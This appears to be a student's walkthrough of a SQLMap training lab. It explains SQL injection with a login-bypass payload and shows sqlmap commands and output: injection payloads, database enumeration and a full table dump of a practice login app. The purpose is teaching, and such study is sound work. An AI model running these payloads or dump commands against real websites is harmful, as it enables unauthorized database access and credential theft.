

Sec 9.4. SQLMap

Task 1 - Introduction

SQL injection is a prevalent vulnerability and has long been a hot topic in cyber security. To understand this vulnerability, we must first learn what a database is and how websites interact with a database.

A database is a collection of data that can be stored, modified, and retrieved. It stores data from several applications in a structured format, making storage, modification, and retrieval easy and efficient. You interact with several websites daily. The website contains some of the web pages where user input is required. For instance, a website with a login page asks you to enter your credentials, and once you enter them, it checks if the credentials are correct and logs you in if they are. As many users log in to that website, how does that website record all these users' data and verify it during the authentication process? This is all done with the help of a database. These websites have databases that store the user and other information and retrieve it when needed.

So, how does this interaction take place? The databases are managed by Database Management Systems (DBMS), such as MySQL, PostgreSQL, SQLite, or Microsoft SQL Server. These systems understand the Structured Query Language (SQL). So, any application or website uses SQL queries when interacting with the database.

Answer the questions below

| Which language builds the interaction between a website and its database? sql

Task 2 - SQL Injection Vulnerability

In this task, we will see how the interaction between an application and a database happens through SQL queries and how attackers can leverage these SQL queries to perform SQL injection attacks.

Username: John

Password: Un@detectable444

Once you enter your username and password, the website will receive it, make an SQL query with your credentials, and send it to the database.

```
SELECT * FROM users WHERE username = 'John' AND password = 'Un@detectable444';
```

This query will be executed in the database. As per this query, the database will check for a user named `John` and the password of `Un@detectable444`. If it finds such a user, it will return the user's details to the application. Note that the above query will be successful only if the given user and pass both have a match together in the database as they are separated by the boolean "AND".

Sometimes, when input is improperly sanitized, meaning that user input is not validated, attackers can manipulate the input and write SQL queries that would get executed in the database and perform the attacker's desired actions. SQL injection has a very harmful effect in this digital world as all organizations store their data, including their critical information, inside the databases, and a successful SQL injection attack can compromise their critical data.

Let's assume the website login page we discussed above lacks input validation and sanitization. This means that it is vulnerable to SQL injection. The attacker does not know the password of the user John. They will type the following input in the given fields:

```
Username: John
```

```
Password: abc' OR 1=1;-- -
```

This time, the attacker typed a random string `abc` and an injected string `' OR 1=1;-- -`. The SQL query that the website would send to the database will now become the following:

```
SELECT * FROM users WHERE username = 'John' AND password = 'abc' OR 1=1;-- -';
```

This statement looks similar to the previous SQL query but now adds another condition with the operator `OR`. This query will see if there is a user, John. Then, it will check if John has the password `abc` (which he could not have because the attacker entered a random password). Ideally, the query should fail here because it expects both username and password to be correct, as there is an `AND` operator between them. But, this query has another condition, `OR`, between the password and a statement `1=1`. Any one of them being true will make the whole SQL query successful. The password failed, so the query will check the next condition, which checks if `1=1`. As we know, `1=1` is always true, so it will ignore the random password entered before this and consider this statement as true, which will

successfully execute this query. The `-- -` at the end of the query would comment anything after `1=1`, which means the query would be successfully executed, and the attacker would get logged in to John's user account.

One of the important things to note here is the use of a single quote `'` after `abc`. Without this single quote, `'` the whole string `'abc OR 1=1;-- -'` would be considered the password, which is not intended. However, if we add a single quote `'` after `abc`, the password would look like `'abc' OR 1=1;-- -'`, which encloses the original string `abc` in the query and allows us to introduce a logical condition `OR 1=1`, which is always true.

Answer the questions below

Which boolean operator checks if at least one side of the operator is true for the condition to be true? or

Is `1=1` in an SQL query always true? YEA

Task 3 - Automated SQL Injection Tool

Carrying out an SQL injection attack involves discovering the SQL injection vulnerability inside the application and manipulating the database. However, manually doing all this can take time and effort.

SQLMap is an automated tool for detecting and exploiting SQL injection vulnerabilities in web applications. It simplifies the process of identifying these vulnerabilities. This tool is built into some Linux distributions, but you can easily install it if it's not.

As this is a command-line tool, you must open your Linux OS terminal to use it. The `--help` command with SQLMap will list all the available flags you can use. If you don't want to manually add the flags to each command, use the `--wizard` flag with SQLMap. When you use this flag, the tool will guide you through each step and ask questions to complete the scan, making this a perfect option for beginners.

```
user@ubuntu:~$ sqlmap --wizard
```

```
__
_H__
```

[text removed]

```
[08:42:50] [INF0] starting wizard interface
Please enter full target URL (-u):
```

The first step is to look for a possible vulnerable URL or request. You may often come across some URLs that use GET parameters to retrieve the data. For example, a URL like `http://sqlmaptesting.thm/search?cat=1` uses a parameter `cat` that takes the value `1`. If you see any web application using GET parameters in the URLs to retrieve data, you can test that URL with the `-u` flag in the SQLMap tool. This is considered to be HTTP GET-based testing. This approach is followed when the application uses GET parameters in the URL to retrieve data from the searches.

Sec 9.4. SQLMap

logging into an application via a browser and capturing the session cookie, you can pass it to SQLMap using `--cookie="SESSIONID=abcdef123456"` to accurately test injection points that are only reachable after authentication.

We will use a supposedly vulnerable website URL: `http://sqlmaptesting.thm` for the demonstration. Suppose that this website has a search option, and when you click on this search option and search for something, the URL becomes `http://sqlmaptesting.thm/search/cat=1`, which uses the GET parameter `cat=1` in the URL to extract information from the database. As we know, URLs that have GET parameters can be vulnerable to SQL injection; let us scan this URL to identify if it has any SQL injection vulnerability.

Testing URL for SQL injection

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1
```

```

      _H_
    _ _ [''] _ _ _ _ {1.2.4#stable}
|_ - | . [,] | . ' | . |
| _ | _ [ ( ] _ | _ , | _ |
      | _ | V          | _ | http://sqlmap.org
```

[text removed]

[08:43:49] [INFO] testing connection to the target URL

[08:43:49] [INFO] heuristics detected web page charset 'ascii'

[08:43:49] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS

[08:43:49] [INFO] testing if the target URL content is stable

[08:43:50] [INFO] target URL content is stable

[08:43:50] [INFO] testing if GET parameter 'cat' is dynamic

[text removed]

[08:45:04] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable

[text removed]

[08:45:08] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable

```
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
```

```
---
```

```
Parameter: cat (GET)
```

```
  Type: boolean-based blind
```

```
  Title: AND boolean-based blind - WHERE or HAVING clause
```

```
  Payload: cat=1 AND 2175=2175
```

```
  Type: error-based
```

```
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
```

```
  Payload: cat=1 AND EXTRACTVALUE(1846,CONCAT(0x5c,0x716a787071,(SELECT (ELT(1846=1846,1))),0x7170766a71))
```

```
  Type: AND/OR time-based blind
```

```
  Title: MySQL >= 5.0.12 AND time-based blind
```

```
  Payload: cat=1 AND SLEEP(5)
```

```
  Type: UNION query
```

```
  Title: Generic UNION query (NULL) - 11 columns
```

```
  Payload: cat=1 UNION ALL SELECT CONCAT(0x716a787071,0x714d486661414f6456787a4a55796b6c7a78574f7858507a6e6a725647436e64496f4965794c6873,0x7170766a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- HMgq
```

```
---
```

```
[08:45:16] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Linux Ubuntu
```

```
web application technology: Nginx, PHP 5.6.40
```

```
back-end DBMS: MySQL >= 5.1
```

```
[text removed]
```

The results in the above terminal show us that different types of SQL injection, such as boolean-based blind, error-based, time-based blind, and UNION query, are identified in the target URL. These are different techniques for exploiting


```

[08:51:49] [INF0] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:51:49] [INF0] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:51:49] [INF0] fetching columns for table 'thomas' in database 'users'
[08:51:49] [INF0] fetching entries for table 'thomas' in database 'users'
[08:51:49] [INF0] recognized possible password hashes in column 'passhash'
do you want to store hashes to a temporary file for eventual further processing n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: users
Table: thomas
[1 entry]
+-----+-----+-----+
| Date           | name       | pass      |
+-----+-----+-----+
| 09/09/2024     | Thomas THM | testing   |
+-----+-----+-----+

[text removed]

```

However, unlike the URL used for testing above, you can also use POST-based testing, where the application sends data in the request's body instead of the URL. Examples of this could be login forms, registration forms, etc. To follow this approach, you must intercept a POST request on the login or registration page and save it as a text file. You can use the following command to input that request saved in the text file to the SQLMap tool:

Testing an intercepted request

```
user@ubuntu:~$ sqlmap -r intercepted_request.txt
```

Note: Learning how to intercept and capture POST requests is out-of-scope for this room.

Answer the questions below


Which flag in the SQLMap tool is used to extract all the databases available? - db

What would be the full command of SQLMap for extracting all tables from the "members" database? (Vulnerable URL: <http://sqlmaptesting.thm/search/cat=1>)
sqlmap -u <http://sqlmaptesting.thm/search/cat=1> -D members --tables

Task 4 - Practical Exercise

In this task, we've attached a vulnerable web application for you to test SQL injection vulnerabilities. Let's start the **Lab Machine** by pressing the **Start Lab Machine** button given below. The machine will start, and an IP address will be displayed to you. You can now open the attack box by clicking the **Start AttackBox** button at the top. The AttackBox will open for you in the split view. You will use this machine to carry out SQL injection through the SQLMap tool.


The web application has a login page that is hosted at http://MACHINE_IP/ai/login. When you visit this URL, you will see a login page that is vulnerable to SQL injection.



In the previous task, we saw that if we see GET parameters in the URL, they might be vulnerable to SQL injection, and we can copy that URL to use it with SQLMap. We also saw that if there is a POST request and the data is sent inside the body rather than the URL, we can intercept the request and use it with the SQLMap tool to exploit a SQL injection vulnerability, if there is any.

However, in this task, on the login page, we have used the GET requests, but the parameters of this request are not visible in the URL as they were on the previous task's website. To test the URL with SQLMap, we need to have the URL along with the GET parameters.

So, to get the complete URL along with its GET parameters, we need to right-click on the login page and click the inspect option (the process may vary slightly from browser to browser). From here, we have to select the Network tab; then we have to enter some test credentials in the username and password fields and click the login button, and we will be able to see the GET request. Click on that request, and we can see the complete GET request with the parameters. We can copy this complete URL and use it with the SQLMap tool to discover SQL injection vulnerabilities inside it and exploit it. The complete request is shown in the screenshot below:



Note: If you are unable to extract the URL by the above process, you can copy it from below:

`http://MACHINE_IP/ai/includes/user_login?email=test&password=test`

Run the commands as discussed in the previous task on this URL and answer the questions given in this task. Also, remember to include your URL inside single quotes `'`. This is to avoid errors with special characters in the terminal such as `?`.

Important Note: You may not get the results by the simple scan; add `--level=5` at the end of your commands to perform the in-depth scans. Secondly, while running the commands, the tool may ask you some questions; make sure to respond to them as follows to run the scan smoothly:

- It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]: `y`
- For the remaining tests, do you want to include all tests for 'MySQL' extending provided risk (1) value? [Y/n]: `y`
- Injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]: `y`
- GET parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N]: `n`

Answer the questions below

How many databases are available in this web application? 6

```
root@ip-10-113-81-140:~# sqlmap -u "http://10.113.160.14/ai/includes/user_login?email=brk@local.com&password=test" --level=5 --dbs
```

```
available databases [6]:
[*] ai
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

What is the name of the table available in the "ai" database? user

```
root@ip-10-113-81-140:~# sqlmap -u "http://10.113.160.14/ai/includes/user_login?email=brk@local.com&password=test" --level=5 -D ai --tables
```

```
[13:13:14] [INFO] fetching tables for database: 'ai'
[13:13:14] [INFO] retrieved: 'user'
Database: ai
[1 table]
+-----+
| user |
+-----+
```

What is the password of the email test@chatai.com? 12345678

```
sqlmap -u "http://10.113.160.14/ai/includes/user_login?email=brk@local.com&password=test" --level=5 -D ai --dump
```

```
Database: ai
Table: user
[1 entry]
+-----+-----+-----+-----+
| id | email          | created          | password |
+-----+-----+-----+-----+
| 1  | test@chatai.com | 2023-02-21 09:05:46 | 12345678 |
+-----+-----+-----+-----+
```

1. sqlmap: Runs the SQL injection testing and exploitation tool.
2. u "URL" Target application: http://10.113.160.14/ai/includes/user_login
Parameters tested: [email=brk@local.com](#)
password=test
3. -level=5
Maximum testing intensity
Uses more payloads and deeper techniques
Increases chance of detecting complex vulnerabilities
4. D ai Focuses on a specific database (ai):
5. --dump Extracts actual data from tables
Tries to retrieve rows such as:
usernames
passwords (if stored insecurely)
emails
application data